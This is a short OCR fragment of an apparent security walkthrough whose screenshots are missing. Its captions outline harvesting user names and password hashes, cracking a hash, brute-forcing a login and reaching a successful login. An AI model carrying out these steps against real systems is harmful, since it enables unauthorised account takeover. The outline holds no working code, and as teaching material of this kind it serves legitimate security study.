


Get Name, user details and password hash strings.






Crack the Hash password and get the actual password.



Bruteforce with cracked password string and user name.



Login Successful !